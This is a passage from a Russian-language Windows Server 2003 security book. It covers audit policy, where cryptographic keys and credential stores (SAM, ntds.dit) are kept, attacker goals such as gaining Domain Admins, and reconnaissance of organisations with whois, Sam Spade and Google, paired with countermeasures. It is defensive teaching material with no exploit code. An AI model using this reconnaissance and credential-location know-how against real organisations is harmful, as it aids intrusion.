Использование службы Passport для аутентификации пользователей открывает захватывающие перспективы для компаний, которые хотят управлять авторизацией своих Web-приложений, используя инфраструктуру службы AD. При этом нельзя забывать о необходимости выполнения подготовительных работ. Наличие позиции для отметки simple.NET Passport Authentication в оснастке Active Directory Users and Computers (Active Directory — пользователи и компьютеры) означает, что на компьютере установлено приложение, которое успешно использует аутентификацию с помощью службы Passport.

А какое влияние на систему защиты оказывает применение аутентификации пользователей с помощью службы Passport? Провести оценку безопасности этой службы довольно сложно, поскольку на данное время она уникальна, а ее конкуренты появятся только в отдаленной перспективе. Не так давно в этой службе были выявлены несколько серьезных проблем безопасности. Описания этих проблем можно найти в статьях, ссылки на которые приведены в конце главы, в разделе "Дополнительная литература и ссылки".

Аудит

Мы много говорили об аутентификации и контроле доступа, но подсистема защиты семейства операционных систем Windows NT способна на большее, чем просто разрешать или запрещать доступ к ресурсам. Она также может вести *аудит* такого доступа. *Политика аудита*

[1] *Часто возникает путаница в понятиях* аутентификация *и* авторизация. *Аутентификация — это процесс идентификации пользователя, удостоверение его личности в определенной системе авторизации. Аутентификация не отвечает на вопрос о том, имеет ли пользователь доступ к данным ресурсам, а только проверяет, тот ли он, за кого себя выдает. Авторизация — процесс, который отвечает на вопрос о том, разрешено ли данному пользователю выполнение запрошенной операции. Авторизация происходит после аутентификации и использует идентификатор пользователя, чтобы определить, доступ к каким ресурсам ему разрешен* — Прим. ред.

в Windows Server 2003 определяет, какие события необходимо регистрировать, и настраивается с помощью оснастки Security Policy (Политика безопасности). Политика аудита хранится в подсистеме Local Security Authority Subsystem (LSASS — подсистема полномочий локальной безопасности) (см. рис. 2.7), которая передает ее программе Security Service Monitor (SRM — монитор безопасности служб) при загрузке и после внесения изменений. Служба SRM работает совместно с диспетчером объектов (Object Manager) Windows Server 2003, они создают записи аудита и передают их подсистеме LSASS. Подсистема LSASS добавляет некоторые дополнительные сведения (такие, как идентификаторы SID учетной записи, которая получает доступ и т.п.) и записывает всю информацию в журнал регистрации событий (Event Log), который в свою очередь копирует данные в журнал безопасности (Security Log).

Если для объекта определен аудит, то объект заносится в системный список контроля доступа (SACL — System Access Control List). Список SACL определяет, информацию о каких операциях и каких пользователях необходимо записывать в журнал безопасности. Можно протоколировать как успешные, так и неудачные попытки.

Для систем Windows Server 2003 мы рекомендуем устанавливать наиболее агрессивную политику аудита, т.е. включить аудит успешных/неудачных попыток для всех событий в системе Windows Server 2003 за исключением отслеживания процессов (process tracking), как показано на рис. 2.7.




Рис. 2.7. Рекомендуемые настройки аудита в Windows Server 2003

Отметим, что включение аудита доступа к объекту не обязательно включает аудит всех видов доступа, а лишь означает возможность аудита доступа к объекту. Режим аудита необходимо устанавливать для каждого отдельного объекта. На контроллерах доменов, работающих под управлением Windows Server 2003, полный аудит обращений к каталогу может привести к значительному снижению производительности. Устанавливаемые настройки аудита должны соответствовать выполняемым функциям конкретного компьютера.

Управление регистрацией событий

В крупных сетях при работе с Windows Server 2003 основную проблему составляет даже не то, какие объекты должны быть выбраны для аудита, а как управлять сохраненными данными. Если говорить коротко, то мы рекомендуем установить максимальный объем журнала безопасности событий (Security Event Log) и возможность перезаписи (при необходимости) для большинства приложений. Размеры Application Log (журнал приложений) и System Log (системный журнал) должны составлять около 20 % от этого объема.

СОВЕТ Размер журнала регистрации событий и другие подобные настройки политики домена могут быть заданы с помощью Group Policy Object Editor (Редактор объекта групповой политики). Для настройки журнала регистрации событий можно также выбрать Computer Configuration (Конфигурация компьютера)⇨ Windows Settings (Параметры Windows)⇨Security Settings (Параметры безопасности)⇨Event Log (Журнал регистрации событий).

СОВЕТ В системах Windows Server 2003 может быть установлен новый программный продукт от компании Microsoft — MACS (Microsoft Audit Collection System). Система MACS позволяет сохранять события, связанные с безопасностью систем, в сжатом, зашифрованном формате с применением цифровой подписи, а также добавляет информацию об этих событиях в базу данных SQL, что позволяет оптимизировать их анализ.

Криптография

В этой главе основное внимание уделяется базовым возможностям контроля доступа, имеющимся в операционной системе. А что можно сказать об улучшенных средствах безопасности, например криптографии? Начиная с Windows 2000, для каждой учетной записи пользователя создается пара ключей открытый/секретный, которые используются операционной системой для выполнения многих важных операций. Хакер, взломавший учетную запись пользователя, как правило, получает доступ к криптографическим ключам этой учетной записи. Мы рассмотрим классический пример такого взлома в главе 15, "Атаки отказа в обслуживании", при изучении того, как шифрующая файловая система EFS использует криптографические ключи учетных записей для шифрования файлов.

В таблице 2.9 приведены сведения об элементах криптографии в системе Windows Server 2003.

Таблица 2.9. Криптографические ключи

Ключ	Место хранения	Комментарий
Секретный ключ пользователя	`%userprofile%\Application Data\Microsoft\Crypto\RSA\` (также на контроллере домена при использовании роуминга)	Все файлы в этом каталоге зашифрованы с помощью основного ключа пользователя по алгоритму RC4 (128- или 56-разрядному в зависимости от локализации)
Основной ключ пользователя	`%userprofile%\Application Data\Microsoft\Protect` (также на контроллере домена при использовании роуминга)	Основной ключ зашифровывается автоматически службой Protected Storage
Сертификаты открытого ключа пользователя	`%userprofile%\Application Data\Microsoft\SystemCertificates\My\Certificates`	Обычно используются для предоставления другим пользователям возможности зашифровать данные, которые смогут быть расшифрованы только с помощью секретного ключа пользователя
Резервный основной ключ (backup/restore master key) контроллера домена	Хранится как Global LSA Secret (глобальный секрет LSA) в разделе HKLM реестра SAM на локальном компьютере	Используется для восстановления основного ключа пользователя вне зависимости от пароля пользователя

Для просмотра информации о сертификатах пользователя можно использовать панель управления сертификатами (MMC — Certificates Microsoft Management Console). Каталог RSA не может быть переименован или перемещен, поскольку именно в этом каталоге системное

приложение Cryptographic Service Provider (поставщик криптографической службы) ищет криптографические ключи. Для каталогов System Certificates, RSA и Protect установлен атрибут "системный". Это предотвращает хранящиеся в них файлы от шифрования системой EFS (при шифровании этих файлов они стали бы недоступными).

СОВЕТ В Microsoft Outlook используется собственный интерфейс для импортирования/экспортирования ключей S/MIME (для шифрования и создания электронных подписей сообщений электронной почты), но это не позволяет организовать серьезную защиту доступа с помощью секретного ключа.

Платформа .NET Framework

Одно из наиболее важных изменений в операционной системе Windows Server 2003, по сравнению с прошлыми версиями, заключается в тесной интеграции с платформой .NET Framework. .NET Framework — это платформа для создания, развертывания и запуска Web-служб и приложений. Основными компонентами этой платформы являются общеязыковая среда выполнения (CLR — Common Language Runtime), библиотека классов .NET Framework и среда запуска приложений.

В основе платформы .NET Framework лежит среда CLR. Она представляет собой полностью независимую среду выполнения, которая работает отдельно от механизма выполнения операционной системы. Исполняемые модули, написанные для платформы .NET Framework (которые называются *сборками*), компилируются для выполнения в среде CLR, а не под управлением операционной системы. Библиотека классов .NET Framework представляет собой набор библиотек классов, которые могут быть использованы для создания .NET-приложений. Платформа .NET Framework также предоставляет несколько вариантов среды запуска приложений (runtime host), например Windows Forms и ASP.NET, которые непосредственно взаимодействуют с CLR и позволяют реализовать среду выполнения для приложений сервера. В системах Windows Server 2003 платформа .NET Framework устанавливается по умолчанию.

Целые книги посвящены проблемам безопасности платформы .NET Framework, но мы не собираемся рассматривать их на этом уровне. Более подробную информацию по платформе .NET Framework можно получить, обратившись к ссылкам, приведенным в конце этой главы в разделе "Дополнительная литература и ссылки". Здесь же мы обращаем внимание читателей только на местах хранения основных конфигурационных файлов среды CLR, которые могут оказаться привлекательной целью для атак хакеров.

Файлы платформы .NET Framework версии 1.1 устанавливаются в каталог `%systemroot%Microsoft.NET\Framework\v1.1.4322`. Для указания пути к этим файлам мы будем использовать сокращение *%CLR путь установки%*. Также некоторые конфигурационные файлы хранятся в каталоге профиля пользователя. В табл. 2.10 приведены основные конфигурационные файлы, от которых зависит безопасность работы на платформе .NET Framework.

Таблица 2.10. Файлы политики безопасности для платформы .NET Framework

Имя файла	Путь к файлу
enterprise.config	*%CLR путь установки%*\Config\
security.config	*%CLR путь установки%*\Config\
security.config	*%userprofile%*\Application data\Microsoft\CLR security config*%CLR версия%*\

В этих XML-файлах содержатся данные, благодаря которым разрешается выполнение сборок определенных типов, а также правила безопасности (права доступа), которым должны отвечать сборки при их загрузке в оперативном режиме выполнения. Набор прав доступа, которые получает сборка, определяется исходя из прав, предоставленных на каждом из трех уровней политики безопасности. При этом используется иерархический принцип: политика предприятия (`enterprise.config`) замещает права, предоставленные в локальном файле `security.config`, который, в свою очередь, имеет преимущество над данными пользовательского файла `security.config`.

Для изменения значений параметров, установленных в этих конфигурационных файлах, можно воспользоваться средством .NET Framework Configuration (файл `mscorcfg.msc`).

Файлы `Machine.config`, `Web.config` и `.config`

Есть еще несколько важных конфигурационных файлов для платформы .NET Framework, которые имеют значение для безопасности. В файле *`%CLR путь установки%`*`\Config\Machine.config` устанавливаются глобальные параметры для сборок, которые запускаются в системе. В файле *`%корень Web приложения%`*`\Web.config` определяются параметры безопасности на уровне приложения, например протокол аутентификации и списки имен пользователей и паролей. Кроме того, конфигурация может быть задана в других файлах с расширением `.config`, которые хранятся в каталогах приложений.

Резюме

Ниже перечислены основные аспекты безопасности, рассмотренные в текущей главе.

- При всех видах доступа в Windows Server 2003 выполняется *аутентификация* (даже если используется идентификатор Everyone). При этом для всех учетных записей, успешно прошедших аутентификацию, создается *маркер доступа*. Этот маркер используется службой Security Reference Monitor (диспетчер системы безопасности) для *авторизации* всех последующих обращений к ресурсам системы. До настоящего времени никто публично не раскрыл иного способа обмана такой архитектуры с SRM, кроме выполнения программ в режиме ядра.
- Учетная запись Local Administrator (RID 500) является одной из самых желанных целей атак хакеров в системах Windows Server 2003, поскольку она обладает наиболее широкими привилегиями. Все остальные записи имеют довольно ограниченные возможности по сравнению с администратором. Компрометация учетной записи Administrator почти всегда является конечной целью злоумышленника.
- Хакеры очень часто хотят войти в члены группы Administrators в системах Windows Server 2003, так как члены этой группы наследуют привилегии, эквивалентные привилегиям учетной записи Administrator. В домене Windows Server 2003 самыми интересными для злоумышленника являются группы Domain Admins и Enterprise Admins, поскольку члены этих групп имеют неограниченные привилегии во всем домене или лесу. Компрометация учетной записи, которая входит в одну из этих групп, или добавление взломанной учетной записи в локальную группу Administrators, группы Domain Admins или Enterprise Admins — все это конечные цели хакера.
- Группу Everyone можно использовать для получения начальных сведений о системе без прохождения аутентификации. Во многих случаях для выполнения атак в Windows Server 2003, направленных на расширение привилегий (см. главу 6, "Расширение привилегий"), необходим идентификатор INTERACTIVE.

- По умолчанию информация об учетных записях хранится в базе данных службы SAM (`%systemroot%\system32\config\sam`) или службы Active Directory (`%systemroot%\ntds\ntds.dit`). Пароли шифруются без возможности расшифровки (*хешируются*) таким образом, что становится невозможно извлечь исходный текст, хотя их и можно взломать, как будет продемонстрировано в главе 8, "Расширение сферы влияния". Их можно хранить и в формате с обратимым шифрованием (нешифрованными), если на контроллере домена в локальной политике безопасности выбрана функция обратимого шифрования паролей (по умолчанию отключена).
- Контроллеры домена являются наиболее вероятными целями атак, поскольку на них хранится информация обо всех учетных записях данного домена. Но это также и наиболее охраняемые и контролируемые системы в окружении Windows Server 2003, поэтому хакеры обычно атакуют слабо защищенные системы домена и затем расширяют свое влияние, захватывая последовательно все связанные со слабой системой домены.
- Размер ущерба от взлома одной системы намного увеличивается, когда учетные записи одного домена могут проходить аутентификацию в другом домене благодаря установленным доверительным отношениям.
- Граница доверия в Windows Server 2003 — лес, а не домен, как это было в системах NT. При работе в однородном режиме в системах Windows Server 2003 возможно установить доверительные отношения между лесами.
- В системах Windows Server 2003 для внутреннего обозначения учетных записей используются идентификаторы SID; имена учетных записей используются только для удобства. Напомним, что для подключения к удаленной системе с помощью команды `net use` необходимо использовать имя домена или компьютера перед именем пользователя (так как SID, который будет использоваться удаленной системой, в противном случае не совпадет с используемым именем пользователя).
- Локальная аутентификация отличается от аутентификации по сети, при которой по умолчанию в Windows Server 2003 используются протоколы LM/NTLM. Алгоритм аутентификации LM считается уязвимым для атак, что будет описано в главе 5., "Атака на службы Windows". В системах Windows 2000 и следующих версиях Windows можно использовать протокол сетевой аутентификации Kerberos, но только в гомогенном окружении и в пределах леса. Хакерами разработаны способы атак на протокол Kerberos, которые будут описаны в главе 5, "Атака на службы Windows".
- Кроме аутентификации и авторизации, в Windows Server 2003 возможен аудит успешных и неудачных обращений к объектам. Аудит должен быть включен на уровне системы и объекта, для которого он проводится.
- ▲ Привлекательными для атак злоумышленников, могут оказаться криптографические ключи и конфигурационные файлы платформы .NET Framework.


Дополнительная литература и ссылки

Литература	Ссылки
Бесплатные средства	
Usersid/sid2user	`http://www.chem.msu.su/~rudnyi/welcome.html`
DumpTokenInfo	`http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=15989`
wsname	`http://mytoolsandstuff.tripod.com/wsname.html`

Литература	Ссылки
Общие ссылки	
Microsoft's Windows Server 2003 Security Guide	http://microsoft.com/downloads/details.aspx?FamilyId=8A2643C1-0685-4D89-B655-521EA6C7B4DB
Trusted Computer System Evaluation Criteria (TCSEC) или *Оранжевая книга*	http://www.radium.ncsc.mil
Common Criteria for Information Technology Security Evaluation (CCITSE — общие критерии оценки безопасности информационной технологии) или Common Criteria (CC)	http://www.commoncriteria.org
Тестирование Windows 2000 относительно защиты CC	http://www.microsoft.com/technet/security/prodtech/secureev.asp
Ссылки на технические статьи по Windows Server 2003	http://www.microsoft.com/windowsserver2003/techinfo/overview/articleindex.mspx
Обзор службы Microsoft Active Directory	http://www.microsoft.com/windows2000/library/technologies/directory/default.asp
Права пользователей в Windows Server 2003	http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/standard/sag_SEconceptsUnRightsIntro.asp
Q143475, "Windows NT System Key Permits Strong Encryption of the SAM"	http://support.microsoft.com/support/kb/articles/q143/4/75.asp
Web-сайт Люка Кеннета Кассона Лейтона (Luke Kenneth Casson Leighton), великолепный источник технической информации о Windows*Undocumented Windows NT*. Dabak, et al., IDG Books	http://www.cb1.com/~lkcl/
Служба Microsoft Passport	
Официальный сайт Microsoft Passport	http://www.passport.com
Статья Марка Слимко (Mark Slemko) "Microsoft Passport to Trouble" ("Проблемы Microsoft Passport")	http://alive.znep.com/~marcs/passport/
Статья "Hotmail & Passport (.NET Accounts)Vulnerability" ("Уязвимые места в Hotmail и Passport")	http://lists.netsys.com/pipermail/full-disclosure/2003-May/009593.html
Платформа .NET Framework	
.NET Framework на сайте Microsoft Developer Network	http://msdn.microsoft.com/netframework/
Сайт GotDotNet, который поддерживается сотрудниками Microsoft из команды разработчиков .NET Framework	http://www.gotdotnet.com

Литература	Ссылки
Рекомендуемые книги	
Solomon & Russinovich. *Inside Windows 2000, Third Edition*. Microsoft Press. Полное техническое описание архитектуры Windows Server 2003	ISBN: 0753610215
Undocumented Windows NT. Dabak, et al., IDG Books	ISBN: 0764545698
DCE/RPC over SMB: Samba and Windows NT Domain Internals. Luke K. C. Leighton, Macmillan Technical Publishing	ISBN: 1578701503
.NET Framework Security. Brian A. LaMacchia et. al., Addison Wesley Professional	ISBN: 067232184X
Скембрей Д., Шема М. Секреты хакеров: безопасность Web-приложений — готовые решения. 2003, "Вильямс".	ISBN: 5-8459-0410-2

ЧАСТЬ II



ГЛАВА 3

ПРЕДВАРИТЕЛЬНЫЙ СБОР ДАННЫХ И СКАНИРОВАНИЕ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Всем известен метод злоумышленников "изучить место будущего ограбления". Предварительный сбор данных и сканирование являются аналогами этой операции в цифровом мире.

Предварительный сбор данных можно уподобить поиску в справочниках телефонов и адресов, связанных с интересующей организацией, тогда как сканирование больше похоже на поездку по городу в поиске богатых домов и на оценку надежности их дверей и окон. По существу, это определение подходящих целей и доступных путей проникновения, важнейший первый шаг в стратегии современного хакера. Очевидно, что напав не на тот дом или пропустив открытую заднюю дверь, можно быстро провалить атаку или пропустить стандартную проверку законности доступа, проводимую в организации!

Предварительный сбор данных

Предварительный сбор данных — процесс создания полной картины информационных технологий (ИТ) избранной цели атаки, и эта картина обычно включает в себя следующие элементы.

- **Internet.** Сетевые имена доменов (DNS), диапазоны сетевых адресов организации, расположение таких особо важных систем, как серверы имен, почтовые серверы, шлюзы и т.п.
- **Intranet.** По существу, те же компоненты, что и в группе Internet, но для внутренних сетей могут потребоваться отдельные локальные адреса/пространство имен.
- **Удаленный доступ.** Номера аналоговых/цифровых телефонов и точки доступа к виртуальной частной сети.
- **Экстрасеть.** Партнерские и подконтрольные организации, соединения от третьих сторон и т.п.
- **Общедоступные источники информации.** Это всеохватывающая категория, в которую входят любые источники информации, не вошедшие в другие категории, включая конференции Usenet, службы мгновенного обмена сообщениями, базы данных SEC (Security Exchange Commission — Комиссия по ценным бумагам), личные сведения о сотрудниках фирмы и т.п.

С точки зрения профессионального тестировщика на возможность взлома, предварительный сбор данных — это рекогносцировка места предстоящей работы. Необходимо методично и всеобъемлюще проверить каждый объект из приведенного выше списка, чтобы ничего не пропустить в картине информационных технологий организации для последующих сканирования и тестирования возможности взлома. Бесспорно, с точки зрения хакера все выглядит примерно так же: он ищет забытые части инфраструктуры организации, которые, возможно, не контролируются вовсе, плохо администрируются или неверно сконфигурированы.

Как уже отмечалось, описание проверки многих из перечисленных компонентов выходит за рамки этой книги, которая посвящена непосредственно теме Windows Server 2003. Например, предварительный сбор данных о наличии удаленного доступа к цели атаки обычно заключается в анализе телефонных записей и автоматическом прозвоне телефонных номеров, а эти процессы не являются специфичными только для систем Windows Server 2003. Нельзя говорить, что проведение такого анализа не имеет значения для построения общей картины информационных технологий организации, но для него обычно требуются методы, которые не относятся к одной области знаний и не обязательно используются именно в целях атаки систем под управлением Windows Server 2003. Эти темы подробнее описаны в главе 1 книги *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*, и мы не станем воспроизводить описание этих методов в полном объеме. Вместо этого кратко опишем предварительный сбор данных о доступе в Internet, поскольку часто именно соединения с Internet вызывают наиболее опасную утечку информации об организации, подключенной к сети.



Предварительный сбор данных с использованием программ whois и Sam Spade

Популярность	*6*
Простота	*9*
Опасность	*1*
Степень риска	*5*

Существует множество средств для сбора информации о присутствии организации в сети Internet, но наиболее полным и эффективным из них является программа whois, стандартная утилита для запроса регистрационных данных в Internet. С помощью этой программы можно получить самую разную информацию о присутствии организации в Internet, включая такие данные:

- регистрационные данные;
- информация об организации;
- серверы системы доменных имен DNS;
- предоставленные организации диапазоны сетевых адресов;
- контактная информация.

Прекрасным средством выполнения запросов whois является программа Sam Spade, которая поставляется в версии для Win32, ее версия с Web-интерфейсом доступна по адресу http://samspade.org. С помощью запроса whois из программы Sam Spade можно получить такую полезную информацию, как серверы DNS, диапазоны IP-адресов и иногда номер домашнего телефона президента компании, как показано на рис. 3.1.




Рис. 3.1. Программа Sam Spade для выполнения запросов whois предоставляет контактную информацию

Кроме того, существует множество Web-сайтов по предоставлению информационных услуг программы whois (мы уже упоминали адрес http://samspade.org). Хорошим источником информации о присвоении диапазонов IP-адресов является база данных ARIN (American Registry for Internet Numbers). Конечно же, для получения информации о неамериканских блоках глобальной сети стоит обращаться и к информации из других баз данных, например APNIC (Asia-Pacific Network Information Center) и RIPE (Réseaux IP Européens). Результат выполнения запроса о компании Foundstone к базе данных ARIN показан на рис. 3.2.

Программа Sam Spade предназначена для отправки запросов whois нескольких типов и позволяет проводить поиск во многих базах данных Internet (ARIN, APNIC, RIPE и т.п.). Кроме запросов whois, она выполняет и другие задачи, среди которых запросы ping, traceroute, dig, перенос зоны DNS, тестирование обмена данными по протоколу SMTP, сбор информации на Web-страницах (crawling) и многое другое. Это действительно полезная программа.




Рис. 3.2. Результат выполнения запроса whois по имени компании "Foundstone" через Web-сайт базы данных ARIN возвращает сведения о диапазонах IP-адресов, предоставленных компании

Меры противодействия предварительному сбору данных с помощью команды whois

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Так как сейчас Internet характеризуется свободой и открытостью информации, данные, которые хранятся в регистрационных базах данных, являются общедоступными. Хотя роль компаний-регистраторов в Internet может измениться за следующие несколько лет, на данный момент нельзя кому-либо помешать получить список диапазонов IP-адресов, предоставленных вашей компании, из базы данных ARIN.

Но это не значит, что организации не могут принять некоторые меры по ограничению информации, доступной с помощью таких запросов. Золотое правило состоит в том, что данные, предоставляемые для служб регистрации, не должны содержать прямой информации для контакта с некоторыми сотрудниками компании или другую неуместную информацию. В нашей консультационной практике был случай, когда компания средних масштабов в качестве контактной информации в одной из крупных регистрационных баз данных Internet опубликовала имя директора компании, его прямой телефонный номер и адрес электронной почты. Конечно же, эту информацию элементарно можно было получить с помощью запроса whois.

Пользуясь полученными данными, легко представиться директором компании и быстро получить удаленный доступ к нескольким уязвимым внутренним ресурсам клиента, а через несколько дней получить доступ ко всей сетевой инфраструктуре. Так что стоит проверить, какую информацию возвращают запросы whois о вашей организации.



Предварительный сбор данных о системах Windows Server 2003 с использованием средств поиска в Internet

Популярность	*6*
Простота	*9*
Опасность	*1*
Степень риска	*5*

Пользуясь стандартными средствами поиска в Internet среди узлов или доменов, очень легко можно определить системы под управлением Windows. Поисковая служба Google — одно из наших любимых средств поиска в Internet, с ее помощью можно найти во всей сети Internet (или на конкретном узле/домене) полные имена файлов, характерные для систем семейства Windows NT. На рис. 3.3 показан пример поиска в Google по домену `.com` общего для систем семейства Windows NT пути корневого каталога Web-сервера `C:\Inetpub`. Отметим, что при этом поиске было выявлено около 15900 подходящих результатов за 0,84 секунды.



Рис. 3.3. Использование поисковой системы Google для выявления систем под управлением Windows в домене `.com`

Пользуясь возможностью расширенного поиска в Google, можно легко сузить поиск до конкретного узла или домена, например, `www.victim.com` или `victim.com`. Некоторые другие интересные строки поиска собраны в табл. 3.1.

